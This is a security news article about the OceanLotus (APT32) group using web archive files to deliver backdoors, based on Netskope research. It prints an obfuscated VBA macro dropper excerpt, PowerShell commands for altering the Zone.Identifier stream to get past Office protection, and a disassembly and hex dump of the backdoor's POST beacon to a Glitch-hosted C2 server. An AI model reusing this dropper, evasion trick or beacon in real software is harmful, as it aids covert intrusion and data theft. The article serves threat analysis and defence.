

OceanLotus hackers turn to web archive files to deploy backdoors

bleepingcomputer.com/news/security/oceanlotus-hackers-turn-to-web-archive-files-to-deploy-backdoors



The OceanLotus group of state-sponsored hackers are now using the web archive file format (.MHT and .MHTML) to deploy backdoors to compromised systems.


The goal is to evade detection by antivirus solutions tools which are more likely to catch commonly abused document formats and stop the victim from opening them on Microsoft Office.

Also tracked as APT32 and SeaLotus, the hackers have shown a tendency in the past to try out less common methods for deploying malware.

A report from Netskope Threat Labs shared with Bleeping Computer in advance notes that OceanLotus' campaign using web archive files is still active, although the targeting scope is narrow and despite the command and control (C2) server being disrupted.

From trusty RARs to Word macros

The attack chain starts with a RAR compression of a 35-65MB large web archive file containing a malicious Word document.



Name	Size	Type
CV.rar	953 KB	RAR File
DeliveryInformation.rar	1,075 KB	RAR File
Gift Products.rar	1,071 KB	RAR File
GiftProducts.rar	787 KB	RAR File
HS.rar	746 KB	RAR File
List Product.rar	785 KB	RAR File
Note.rar	1,066 KB	RAR File
Tai_lieu.rar	778 KB	RAR File
TL-3525.rar	741 KB	RAR File


Name	Size	Type
CV.doc	47,974 KB	Microsoft Word 97 - 2003 Document
DeliveryInformation.doc	38,985 KB	Microsoft Word 97 - 2003 Document
Gift Products.doc	62,584 KB	Microsoft Word 97 - 2003 Document
GiftProducts.doc	62,053 KB	Microsoft Word 97 - 2003 Document
HS.doc	44,610 KB	Microsoft Word 97 - 2003 Document
List Product.doc	43,331 KB	Microsoft Word 97 - 2003 Document
Note.doc	49,360 KB	Microsoft Word 97 - 2003 Document
Tailieu.doc	40,842 KB	Microsoft Word 97 - 2003 Document
TL-3525.doc	41,772 KB	Microsoft Word 97 - 2003 Document

RAR file dropped as the first step of the attack

Source: Netskope

To bypass Microsoft Office protection, the actors have set the ZoneID property in the file's metadata to "2", making it appear as if it was downloaded from a trustworthy source.

```
PS C:\Users\...Downloads\test> Get-Content .\TL-3525.doc -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=2
PS C:\Users\...Downloads\test> Set-Content .\TL-3525.doc -Stream Zone.Identifier -Value "[ZoneTransfer]`nZoneId=3"
PS C:\Users\...Downloads\test> Get-Content .\TL-3525.doc -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
```



Setting ZoneID value to bypass MS Office protection

Source: Netskope

When opening the web archive file with Microsoft Word, the infected document prompts the victim to "Enable Content", which opens the way to executing malicious VBA macro code.

```
New_GiftProducts - ThisDocument (Code)
(General) (Declarations)
#If VBA7 Then
Private Declare PtrSafe Sub DuILAIU8odMmVh7pjeW9i1lkD237 Lib "background" Alias "OpenProfile" (ByVal file As LongPtr, ByVal length As LongPtr)
#Else
Private Declare Sub DuILAIU8odMmVh7pjeW9i1lkD237 Lib "background" Alias "OpenProfile" (ByVal file As Long, ByVal length As Long)
#End If

Dim Q9FId89r7nNOHLD As String
Dim U71PvXks5 As String
Dim iFofQW4EV As String
Dim e6Q12V13gJ4 As String
Dim FJxvrt0Jm5Y80 As String
Dim Cx4mhyLIuE As String
Dim aUU46b29 As String
Dim hPbOd6c9LLR6Xb2 As String
#If VBA7 Then
#Else
#End If
Private Sub ItJJKSRUeK8(zjzLfsFxr677 As String)
Documents.Open (zjzLfsFxr677)
End Sub
Private Sub Kq9f0Rb4s()
On Error Resume Next
FJxvrt0Jm5Y80 = Chr((74 - &0226 + 153)) & Chr((&0203 - &032)) & Chr((&H5 + 94)) & Chr((52 + 62)) & Chr((&H4 + 110 - &0143)) & Chr((37 + &0116)) & Chr((&0303 - &0437 + &HCB)) & Chr((&H43
Cx4mhyLIuE = Chr((&H2 + &0102)) & Chr((203 - 200 + &H6C)) & Chr((&0126 + &HD)) & Chr((163 - 46)) & Chr((&HB9 - 209 + 181)) & Chr((&H2F + 54)) & Chr((&HBF - &0371 + 168)) & Chr((91 - 67
Dim u58qzj3T As String
u58qzj3T = Chr((&H60 - &HB)) & Chr((114 + &01)) & Chr((&H46 + &037)) & Chr((207 + &H80 - &HDD)) & Chr((12 + &H14)) & Chr((&04 + &075)) & Chr((108 - 9)) & Chr((102 - &H5E + &0133)) & Ch
Ua2Ym4q5
u58qzj3T = u58qzj3T & Chr((&H7B + &H71 - 204)) & Chr((4 + 76)) & Chr((&0170 + &HC9 - &HDE)) & Chr((&0210 + &H91 - &0266)) & Chr((&0222 - &0215 + &HEF)) & Chr((180 - 273 + 210)) & Chr(
Q9FId89r7nNOHLD = Chr((&0261 + &0130 - &HA7)) & Chr((179 + 178 - &0404)) & Chr((&0223 - &H30)) & Chr((&0233 - &0260 + &H80)) & Chr((&HC8 - &0417 + 174)) & Chr((71 + &H2B)) & Chr((&H87 +
hPbOd6c9LLR6Xb2 = Chr((&0262 - &0126)) & Chr((&H4D + 26)) & Chr((&H5D - &0104 + &0134)) & Chr((&0261 - &H10B + &HBF)) & Chr((183 - &0421 + &HCD)) & Chr((&0115 + &H27)) & Chr((&H38 + 58
e6Q12V13gJ4 = ThisDocument.FullName
u58qzj3T = Chr((178 + &H88 - &HDE)) & Chr((&0214 + &H6B - 170)) & Chr((&HC + &HSD)) & Chr((&0227 - &0242 + 110)) & Chr((134 + &0312 - 222)) & Chr((&0147 + &010)) & Chr((96 + 19)) & Chr(
u58qzj3T = Environ(Chr((78 - &015)) & Chr((&0245 - &071)) & Chr((&0150 + &H4)) & Chr((&H9B + &0163 - 185)) & Chr((140 - &0303 + &HAA)) & Chr((&031 + &0114)) & Chr((&H76 - &HB9 + &0265)
aUU46b29 = Environ(Chr((&H80 - 112 + &H31)) & Chr((&0244 - &070)) & Chr((85 - &0245 + &0274)) & Chr((&0252 - 195 + &HE)) & Chr((&0120 + &H23)) & Chr((&031 + 76)) & Chr((&0306 + &H8F -
Dim z2K0PLJ6t7gWoF() As String
z2K0PLJ6t7gWoF = Split(aUU46b29, Chr((&H84 + 124 - &HA4)))
cache = z2K0PLJ6t7gWoF(LBound(z2K0PLJ6t7gWoF))
For rs8UpW5JHx = LBound(z2K0PLJ6t7gWoF) + (63 + &041 - &0137) To UBound(z2K0PLJ6t7gWoF)
cache = cache & Chr((&0217 - 51)) & z2K0PLJ6t7gWoF(rs8UpW5JHx)
Mkdir cache
Next
FileCopy u58qzj3T, aUU46b29 & hPbOd6c9LLR6Xb2
If Len(Cx4mhyLIuE) = (&0102 - &H75 + 55) Then
Cx4mhyLIuE = e6Q12V13gJ4 & Chr((92 + &034))
Else
Cx4mhyLIuE = Replace(e6Q12V13gJ4, Dir(e6Q12V13gJ4), Cx4mhyLIuE)
End If
Hq9f83uiRla
FileCopy aUU46b29 & hPbOd6c9LLR6Xb2, aUU46b29 & Chr((107 - &HF)) & Q9FId89r7nNOHLD
ni8xy9x6hl
SetAttr e6Q12V13gJ4, (&075 - &0206 + &0117)
```

Decoded VBA code used in APT32 docs

Source: Netskope

The script performs the following tasks on the infected machine:

1. Drops the payload to "C:\ProgramData\Microsoft\User Account Pictures\guest.bmp";
2. Copies the payload to "C:\ProgramData\Microsoft Outlook Sync\guest.bmp";
3. Creates and display a decoy document named "Document.doc";
4. Rename the payload from "guest.bmp" to "background.dll";
5. Executes the DLL by calling either "SaveProfile" or "OpenProfile" export functions

After the payload is executed, the VBA code deletes the original Word file and opens the decoy document which serves the victim a bogus error.

Backdoor uses Glitch hosting service

The payload dropped in the system is a 64-bit DLL that executes every 10 minutes thanks to a scheduled task impersonating a WinRAR update check.

Once that basic data is gathered, the backdoor compiles everything into a single packages and encrypts the content before it's sent to the C2 server.

This server is hosted on Glitch, a cloud hosting and web development collaboration service that is frequently abused for malicious purposes.

```
push ecx
push eax
push ebx
push dword ptr ds:[4FF8298]
mov edx,4FF2B9A
lea ecx,dword ptr ss:[esp+908]
call <sub_4F7C969>
push ebx
mov esi,eax
```

04FF8298:&L"https://elemental-future-cheetah.glitch.me/559084b660P"
4FF2B9A:L"POST"

```
50 4F 53 54 20 68 74 74 70 73 3A 2F 2F 65 6C 65 6D 65 6E 74 POST https://element
61 6C 2D 66 75 74 75 72 65 2D 63 68 65 65 74 61 68 2E 67 6C al-future-cheetah.gl
69 74 63 68 2E 6D 65 2F 35 35 39 30 38 34 62 36 36 30 50 20 itch.me/559084b660P
48 54 54 50 2F 31 2E 31 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E HTTP/1.1..Connection
3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E : Keep-Alive..Conten
74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F t-Type: application/
78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 x-www-form-urlencoded
64 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C d..User-Agent: Mozil
6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 la/4.0 (compatible;
4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 MSIE 7.0; Windows NT
20 31 30 2E 30 3B 20 57 4F 57 36 34 3B 20 54 72 69 64 65 6E 10.0; WOW64; Triden
74 2F 37 2E 30 3B 20 2E 4E 45 54 34 2E 30 43 3B 20 2E 4E 45 t/7.0; .NET4.0C; .NE
54 34 2E 30 45 29 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 T4.0E)..Content-Leng
74 68 3A 20 34 36 30 38 0D 0A 48 6F 73 74 3A 20 65 6C 65 6D th: 4608..Host: elem
65 6E 74 61 6C 2D 66 75 74 75 72 65 2D 63 68 65 65 74 61 68 ental-future-cheetah
2E 67 6C 69 74 63 68 2E 6D 65 0D 0A 0D 0A 08 0A F2 B3 95 08 .glitch.me.....ò'..
FF C7 EF 09 64 E7 8E 18 66 FB A1 21 77 97 CE 4F 72 10 BA F9 ŸÇi.dç..fû;!w.îOr.°ù
AA 82 91 F7 BF 3F 83 FF 76 AF 31 8A 3D 9E 2B 05 47 2F F7 17 ^..+;?..ÿv 1.=.+G/+
63 C4 1F 76 70 A2 0B 45 98 56 E7 44 99 37 3B B0 59 2A 29 DD cÄ.vp+.E.VçD.7;°Y*)Ý
EE 60 11 81 50 99 75 C4 56 EE B9 37 C9 11 C3 96 73 AD 71 70 i'..P.uÄVi'7É.Ä.s qp
EE A6 5E 05 DE 40 92 21 59 0F 13 A4 D9 FB F7 D4 EE 3C 1D 27 i!^.#@.!Y..xÜú+Ôi<.'
72 BF 68 1B 55 1E DA 8E 92 BE 6A C8 69 A7 B2 52 74 7E 67 3E rçh.U.Ü..*jÈiç°Rt~g>
05 3F A1 BC 59 F3 72 C7 A0 67 32 6E 60 CF 37 16 30 CF 74 13 .?;~YórÇ g2n`I7.0Ït.
6A E4 C5 27 80 B1 DE 6E 78 15 1F 40 E5 15 73 70 2E FE B9 89 jüÄ'.±#nx..@â.sp.p¹.
C6 C1 D0 F9 DF 3D 58 97 52 B3 F9 8D CB 11 A0 BB FE 89 83 03 EÄDùB=X.R'ù.E. »p...
```

Backdoor communicating with a Glitch-hosted C2

Source: Netskope

By using a legitimate cloud hosting service for C2 communication, the actors further reduce the chances of being detected even when network traffic monitoring tools are deployed.

Although Glitch took down the C2 URLs identified and reported by Netskope researchers, it's unlikely that this will stop APT32 from creating new ones using different accounts.

For the complete list of the indicators of compromise from this campaign, you may check this GitHub repository.